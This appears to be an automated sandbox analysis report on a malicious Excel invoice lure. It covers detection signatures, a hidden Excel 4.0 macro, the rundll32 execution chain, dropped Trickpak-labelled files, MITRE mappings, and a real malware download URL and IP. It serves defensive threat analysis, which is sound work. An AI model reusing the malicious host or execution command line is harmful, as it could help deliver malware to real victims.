ID: 383028
Sample Name: 1A8C92C-1A8C92C.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:15:23
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 1A8C92C-1A8C92C.xls

Overview


General Information

Sample Name:	1A8C92C-1A8C92C.xls
Analysis ID:	383028
MD5:	d8ed80402de2b6..
SHA1:	e2f86c9431081da.
SHA256:	d98b11f1599985c.
Tags:	Invoice, xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (drops P…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Contains functionality to dynamically…
- Contains functionality to read the PEB
- Contains functionality which may be…
- Creates a process in suspended mo…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 1908 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 4264 cmdline: rundll32 ..\sdbybsd.fds,StartW MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - wermgr.exe (PID: 5620 cmdline: C:\Windows\system32\wermgr.exe MD5: FF214585BF10206E21EA8EBA202FACFD)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
1A8C92C-1A8C92C.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x12ebb:$e1: Enable Editing • 0x12c05:$e3: Enable editing • 0x12cd7:$e4: Enable content

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Re Tra Wit Aut
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wit Aut
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	System Information Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Ob De Clo Bac

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Ser Eff
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1A8C92C-1A8C92C.xls	22%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	5%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	2%	ReversingLabs	Win32.Trojan.Trickpak	
C:\Users\user\sdbybsd.fds	5%	Metadefender		Browse
C:\Users\user\sdbybsd.fds	2%	ReversingLabs	Win32.Trojan.Trickpak	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.rundll32.exe.5160000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
revolet-sa.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://revolet-sa.com/files/countryyelow.php	13%	Virustotal		Browse
http://revolet-sa.com/files/countryyelow.php	100%	Avira URL Cloud	malware	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
revolet-sa.com	192.232.249.186	true	false	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://revolet-sa.com/files/countryyelow.php	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://login.microsoftonline.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://shell.suite.office.com:1443	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://autodiscover-s.outlook.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://cdn.entity.	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://powerlift.acompli.net	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://cortana.ai	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://api.aadrm.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://api.microsoftstream.com/api/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://cr.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://graph.ppe.windows.net	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.office.cn/addinstemplate	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
